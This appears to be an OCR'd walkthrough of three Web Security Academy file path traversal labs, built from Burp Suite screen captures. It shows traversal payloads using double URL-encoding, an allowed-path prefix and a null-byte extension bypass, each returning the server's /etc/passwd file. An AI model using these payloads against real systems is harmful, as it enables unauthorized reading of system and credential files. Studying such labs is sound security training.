games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Lab 04

- Use Burp Suite to intercept and modify a request that fetches a product image.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
Send
Cancel
Target: https://0afe00a9042bb45480930d2e00a500c2.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
0 highlights
Ready
Event log All issues
Memory: 134.8MB
File path traversal, traversal seq
https://0afe00a9042bb45480930d2e00a50...
WebSecurity Academy
File path traversal, traversal sequences stripped with superfluous URL-decode
LAB Not solved
Back to lab description »
Home
Folding Gadgets
$66.79

```
GET /image?filename=8.jpg HTTP/2
Host: 0afe00a9042bb45480930d2e00a500c2.web-security-academy.net
Cookie: session=Jcp7TNqqBuEewkySanjYOTHHT3LQ171G
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0afe00a9042bb45480930d2e00a500c2.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Description:


Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items.

With this new concept, we can really make outside spaces and coffee houses our home offices. Pitch up in the park on a sunny day, and dig deep into your oversized carpet bag, with magician-like prowess you will be able to unfold your desk, PC, speakers, keyboards and mice until you have everything you need to start your days work. Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun.

I was a bit of a trendsetter in this department, I have always folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years on we would all be folding our money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back

- Modify the filename parameter, giving it the value:

..%252f..%252f..%252fetc/passwd


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
Send
Cancel
Target: https://0afe00a9042bb45480930d2e00a500c2.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Raw
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Search
0 highlights
Ready
Event log All issues
Memory: 134.8MB
File path traversal, traversal seq
https://0afe00a9042bb45480930d2e00a50...
WebSecurity Academy
File path traversal, traversal sequences stripped with superfluous URL-decode
LAB Not solved
Back to lab description
Home

```
GET /image?filename=..%252f..%252f..%252fetc/passwd
HTTP/2
Host:
0afe00a9042bb45480930d2e00a500c2.web-security-academy.
net
Cookie: session=Jcp7TNqqBuEewkySanjY0THHT3LQ171G
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0afe00a9042bb45480930d2e00a500c2.web-security-
academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Folding Gadgets

★★★★★

$66.79


Description:

Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items.

With this new concept, we can really make outside spaces and coffee houses our home offices. Pitch up in the park on a sunny day, and dig deep into your oversized carpet bag, with magician-like prowess you will be able to unfold your desk, PC, speakers, keyboards and mice until you have everything you need to start your days work. Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun.

I was a bit of a trendsetter in this department, I have always folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years on we would all be folding our money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back

- After modifying the file name and sending it.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
Extensions Learn
Send
Cancel
Target: https://0afe00a9042bb45480930d2e00a500c2.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Raw
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Response headers 3
Search
0 highlights
Done
2,410 bytes | 295 millis
File path traversal, traversal seq
https://0afe00a9042bb45480930d2e00a50...
WebSecurity Academy
File path traversal, traversal sequences stripped with superfluous URL-decode
LAB Solved
Share your skills!
Continue learning
Home

```
GET /image?filename=..%252f..%252f..%252fetc/passwd
HTTP/2
Host:
0afe00a9042bb45480930d2e00a500c2.web-security-academy.
net
Cookie: session=Jcp7TNqqBuEewkySanjY0THHT3LQ171G
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0afe00a9042bb45480930d2e00a500c2.web-security-
academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

```
HTTP/2 200 OK
Content-Type:
image/jpeg
X-Frame-Options:
SAMEORIGIN
Content-Length:
2316

root:x:0:0:root:/r
oot:/bin/bash
daemon:x:1:1:daemo
n:/usr/sbin:/usr/s
bin/nologin
bin:x:2:2:bin:/bin
:/usr/sbin/nologin
sys:x:3:3:sys:/dev
:/usr/sbin/nologin
sync:x:4:65534:syn
c:/bin:/bin/sync
games:x:5:60:games
:/usr/games:/usr/s
bin/nologin
man:x:6:12:man:/va
r/cache/man:/usr/s
bin/nologin
lp:x:7:7:lp:/var/s
pool/lpd:/usr/sbin
/nologin
mail:x:8:8:mail:/v
ar/mail:/usr/sbin/
nologin
news:x:9:9:news:/v
ar/spool/news:/usr
/sbin/nologin
uucp:x:10:10:uucp:
/var/spool/uucp:/u
```

Congratulations, you solved the lab!


Folding Gadgets

★★★★★

$66.79

Lab 05

- Use Burp Suite to intercept and modify a request that fetches a product image.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
ashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
tensions Learn
tercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
HTTP/2
etty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Search
0 highlights
ent log All issues
Memory: 127.6MB
File path traversal, validation of
https://0aa700e50319f7068062c149008800...
WebSecurity Academy
LAB Not solved
Back to lab description
Home

Request to https://0aa700e50319f7068062c14900880025.web-security-academy.net:443 [79.125.84.16]

```
GET /image?filename=/var/www/images/74.jpg HTTP/2
Host: 0aa700e50319f7068062c14900880025.web-security-academy.net
Cookie: session=unWNwQVawfAjx7DoI9T0qJi5ndQscKLJ
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0aa700e50319f7068062c14900880025.web-security-academy.net/product?pr
oductId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

File path traversal, validation of start of path

Packaway Carport

★★★★★

$9.14

Description:

We all know garages aren't used for parking our cars and keeping them safe from the elements. Garages are for storing lots of really useful things; tools, half tins of paint, the kids' old drawings etc' So the question is what do you do with your precious four-wheeled friend?


Say hello to the Packaway Carport. Practical and pleasing to the eye, all your neighbors' eyes will be on you! Best of all if you are away on vacation, or the car is off being serviced, you can pack the carport away and you'll never know it was there. No expensive and time-consuming building work to upset your routine and wallet.

The outer material is highly durable, and when anchored according to our handy user's guide, will be sturdy enough to stay in situ against all weather fronts. A large number of sandbags and bricks come as essential add ons, please bear this in mind when you are placing your order.

There are so many different colors and designs to choose from you will be spoiled for choice. We even have a bespoke camouflage package where the carport can be designed to blend in with its surroundings. Pack away your worries with the Packaway Carport.

- Modify the filename parameter, giving it the value:

/var/www/images/../../../etc/passwd


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
ashboard Target Proxy Intruder Collaborator Decoder Comparer Repeater Logger Organizer Settings
tensions Learn
Send
Cancel
HTTP/2
quest
etty Raw Hex
Response
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Search
0 highlights
0 highli
dy
File path traversal, validation of
https://0aa700e50319f7068062c149008800...
WebSecurity Academy
LAB Not solved
Back to lab description
Home

Target: https://0aa700e50319f7068062c14900880025.web-security-academy.net

```
GET /image?filename=/var/www/images/../../../etc/passwd
HTTP/2
Host:
0aa700e50319f7068062c14900880025.web-security-academy.net
Cookie: session=unWNwQVawfAjx7DoI9T0qJi5ndQscKLJ
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=
0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0aa700e50319f7068062c14900880025.web-security-academy
.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```


File path traversal, validation of start of path

Packaway Carport

★★★★★

$9.14

- After modifying the file name and sending it.



```
GET /image?filename=/var/www/images/../../../etc/passwd
HTTP/2
Host:
0aa700e50319f7068062c14900880025.web-security-academy.net
Cookie: session=unWNwQVawfAjx7DoI9T0qJi6ndQscKLJ
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=
0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0aa700e50319f7068062c14900880025.web-security-academy
.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

```
HTTP/2 200 OK
Content-Type:
 image/jpeg
X-Frame-Optio
ns:
SAMEORIGIN
Content-Lengt
h: 2316

root:x:0:0:ro
ot:/root:/bin
/bash
daemon:x:1:1:
daemon:/usr/s
bin:/usr/sbin
/nologin
bin:x:2:2:bin
:/bin:/usr/sb
in/nologin
sys:x:3:3:sys
:/dev:/usr/sb
in/nologin
sync:x:4:6553
4:sync:/bin:/
bin/sync
games:x:5:60:
games:/usr/ga
mes:/usr/sbin
/nologin
man:x:6:12:ma
n:/var/cache/
man:/usr/sbin
/nologin
lp:x:7:7:lp:/
var/spool/lpd
:/usr/sbin/no
```

File path traversal, validation of start of path

Congratulations, you solved the lab!


Packaway Carport

★★★★★

$9.14

Lab 06

- Use Burp Suite to intercept and modify a request that fetches a product image.



Request to https://0a7600090354122880b1e91f00a000c1.web-security-academy.net:443 [34.246.129.62]

```
GET /image?filename=43.jpg HTTP/2
Host: 0a7600090354122880b1e91f00a000c1.web-security-academy.net
Cookie: session=tMHuaKB0s3jDhTtPDwvfRunu0qWhL15J
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a7600090354122880b1e91f00a000c1.web-security-academy.net/produ
ct?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

File path traversal, validation of
https://0a7600090354122880b1e91f00a000c1.w...
Web Security Academy
LAB
Not solved
Back to lab description
Home
< Return to list

File path traversal, validation of file extension with null byte bypass

First Impression Costumes

★★★★★

$30.96

Description:

It is so hard when meeting people for the first time to work out if they are the good guys or the bad guys. Hey, guys, we are here to help you. With our First Impression Costumes, you can signal that you are the angel those potential dates are looking for.


Our real fur feather wings and adjustable halos will have the dates falling at your feet, no more wasting time for them on someone who might be a little devil inside. And no more sitting on the sidelines for you while they make up their minds. Your evening will begin as soon as you set foot inside the doors.

Everyone will want to stroke your feathers and ask you to polish your halo, the jokes will come flooding and the conversation will flow freely. Watch as all the other guys fall by the wayside, green with envy.

It is important to remind our customers that purchasing our angel costume, if you really are a little devil, will be in breach of the contract you sign with us at the point of purchase. This can be punishable by law and you could be prosecuted.

- Modify the filename parameter, giving it the value:

../../../etc/passwd%00.png



Target: https://0a7600090354122880b1e91f00a000c1.web-security-academy.net

Request

```
GET /image?filename=../../../etc/passwd%00.png HTTP/2
Host:
0a7600090354122880b1e91f00a000c1.web-security-academy.net
Cookie: session=tMNuaKB0s3jDhYtPDwvfRunu0qWhL15J
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=
0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a7600090354122880b1e91f00a000c1.web-security-academy
.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

File path traversal, validation of file extension with null byte bypass

LAB Not solved

First Impression Costumes

$30.96

Description:


It is so hard when meeting people for the first time to work out if they are the good guys or the bad guys. Hey, guys, we are here to help you. With our First Impression Costumes, you can signal that you are the angel those potential dates are looking for.

Our real fur feather wings and adjustable halos will have the dates falling at your feet, no more wasting time for them on someone who might be a little devil inside. And no more sitting on the sidelines for you while they make up their minds. Your evening will begin as soon as you set foot inside the doors.

Everyone will want to stroke your feathers and ask you to polish your halo, the jokes will come flooding and the conversation will flow freely. Watch as all the other guys fall by the wayside, green with envy.

It is important to remind our customers that purchasing our angel costume, if you really are a little devil, will be in breach of the contract you sign with us at the point of purchase. This can be punishable by law and you could be prosecuted.

- After modifying the file name and sending it.



Request

```
GET /image?filename=../../../etc/passwd%00.png HTTP/2
Host:
0a7600090354122880b1e91f00a000c1.web-security-academy.net
Cookie: session=tMNuaKB0s3jDhYtPDwvfRunu0qWhL15J
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=
0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a7600090354122880b1e91f00a000c1.web-security-academy
.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

Response

```
HTTP/2 200 OK
Content-Type: image/png
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5
```

2,409 bytes | 2,550 millis

File path traversal, validation of file extension with null byte bypass

LAB Solved

Congratulations, you solved the lab!

First Impression Costumes

$30.96